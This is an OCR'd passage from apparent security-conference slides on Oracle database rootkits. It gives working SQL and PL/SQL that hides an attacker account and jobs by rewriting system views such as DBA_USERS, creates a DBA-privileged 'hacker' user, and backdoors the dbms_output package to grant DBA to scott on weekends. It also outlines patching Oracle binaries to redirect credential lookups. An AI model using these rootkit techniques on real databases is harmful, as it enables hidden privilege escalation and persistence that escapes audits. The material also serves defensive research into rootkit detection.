
Example: List all database processes


```
SQL> select sid,serial#, program from v$session;

       SID    SERIAL# PROGRAM
---------- ---------- ------------------------------------
---------
       297      11337 OMS
       298      23019 OMS
       300         35 OMS
       301          4 OMS
       304       1739 OMS
       305      29265 sqlplus.exe
       306       2186 OMS
       307         30 emagent@picard.rds (TNS V1
       308         69 OMS
       310       5611 OMS
       311         49 OMS
[...]
```


Hide Processes


Modify the views (v$session, gv_$session, flow_sessions, v_$process) by appending

```
username != 'HACKER'
```










Hide Database Jobs




Database Jobs in Oracle


- Oracle jobs are stored in the table SYS.JOB$
- The view dba_jobs simplifies the access
- Public synonym for dba_jobs

Hide Database Jobs

Example: Create a database job running at midnight



Hide Database Jobs




See all database jobs in the view dba_jobs

JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:10:53	21:10:53		
50	HACKER	HACKER	HACKER				

Hide Database Jobs

Add an additional line to the view




Hide Database Jobs

Now the job is no longer visible.


JOB	LOG_USER	PRIV_USER	SCHEMA_USER	LAST_DATE	LAST_SEC	THIS_DATE	THIS_SEC
8	SYS	WKSYS	WKSYS	29.03.2005 15:23:05	15:23:05		
7	SYS	WKSYS	WKSYS	29.03.2005 21:00:03	21:00:03		
31	SYSTEM	SYSTEM	SYSTEM	29.03.2005 20:47:38	20:47:38		
10	SYSMAN	SYSMAN	SYSMAN	29.03.2005 21:16:18	21:16:18		

1.Gen Rootkits Examples




- Modifying Views
- Modifying internal Oracle Packages

1.Gen Rootkit Examples – View Modification



```
set linesize 2000
set long 90000
EXECUTE
    DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_
    TRANSFORM,'STORAGE',false);

spool rk_source.sql
select
    replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS')
    as VARCHAR2(4000)),'where','where u.name !=''HACKER''
    and ') from dual union select '/' from dual;

    select
    replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS')
    as VARCHAR2(4000)),'where','where u.name !=''HACKER''
    and ') from dual union select '/' from dual;

    spool off
create user hacker identified by hacker_bh2006;
grant dba to hacker;
@rk_source.sql
```


1.Gen Rootkit Examples – Backdoor Oracle Package




- By default all Oracle system packages (like dbms_output) are wrapped by default
- It is possible to unwrap Oracle PL/SQL packages (see Pete Finnigan's Black Hat Presentation "How To Unwrap PL/SQL")
- Working PL/SQL Unwrappers for 8i/9i and 10g are already out there
- PL/SQL packages can be unwrapped, backdoored, wrapped and installed in the database again

1.Gen Rootkit Examples – Backdoor Oracle Package

- Unwrap PL/SQL package dbms_output




1.Gen Rootkit Examples – Backdoor Oracle Package



```
 PROCEDURE ENABLE (BUFFER_SIZE IN INTEGER DEFAULT
   20000) IS
    LSTATUS INTEGER;
    LOCKID  INTEGER;
        MYDAY   VARCHAR2(10);
  BEGIN
[…]
select to_char(sysdate,'DAY') into MYDAY from dual;

   IF (MYDAY IN ('SATURDAY','SUNDAY'))
      THEN
                execute immediate 'grant dba to
   scott';
   ELSE
   execute immediate 'revoke dba to scott';
   END IF;

    ENABLED := TRUE;
    IF BUFFER_SIZE < 2000 THEN
      BUF_SIZE := 2000;
[…]
END;
```

1.Gen Rootkit Examples – Backdoor Oracle Package




- Wrap the package again and install this trojanized version into the database again
- If the package dbms_output is called on a Saturday or Sunday the user scott becomes DBA privileges. On Monday these privileges are revoked if the package was called.
- During a normal weekly security audit this backdoor will not be found.
- Only a changed checksum of the backdoored package is an indication for a modification.

Rootkit – 2nd generation


- More difficult to implement
- More difficult to find.
- Detection sometimes depends on the database account (e.g. non-SYS account will never find it)
- Sometimes detection is only visible from the operating system

Rootkit – 2nd generation



- Modification of binary files
- PL/SQL Native
- Pinned PL/SQL packages
- VPD (Virtual Private Database)

Rootkit – 2nd generation – modify binaries



- Normal login process – Oracle process reads the user credentials from the sys table sys.user$ to verify that the login credentials are valid.


Rootkit – 2nd generation – modify binaries

- Search the string sys.user$ (106 occurrences in 10 Express Edition)


```
73 65 6C 65 63 74 20 63 6F 75 6E 74 28 2A 29 20 ; select count(*)
66 72 6F 6D 20 73 79 73 2E 74 73 24 20 77 68 65 ; from sys.ts$ whe
72 65 20 28 6F 6E 6C 69 6E 65 24 20 21 3D 20 33 ; re (online$ != 3
29 20 61 6E 64 20 28 70 6C 75 67 67 65 64 20 21 ; ) and (plugged !
3D 20 30 29 00 00 00 00 73 65 6C 65 63 74 20 63 ; = 0)....select c
6F 75 6E 74 28 2A 29 20 66 72 6F 6D 20 73 79 73 ; ount(*) from sys
2E 6F 62 6A 24 20 6F 2C 20 73 79 73 2E 75 73 65 ; .obj$ o, sys.use
72 24 20 75 20 77 68 65 72 65 20 6F 2E 6E 61 6D ; r$ u where o.nam
65 20 3D 20 27 54 52 41 4E 53 54 53 5F 45 52 52 ; e = 'TRANSTS_ERR
4F 52 24 27 20 61 6E 64 20 6F 2E 74 79 70 65 23 ; OR$' and o.type#
20 3D 20 32 20 61 6E 64 20 6F 2E 6F 77 6E 65 72 ;  = 2 and o.owner
23 20 3D 20 75 2E 75 73 65 72 23 20 61 6E 64 20 ; # = u.user# and
75 2E 6E 61 6D 65 20 3D 20 27 53 59 53 27 00 00 ; u.name = 'SYS'..
```

Rootkit – 2nd generation – modify binaries

- Replace all occurrences of sys.user$ with sys.aser$

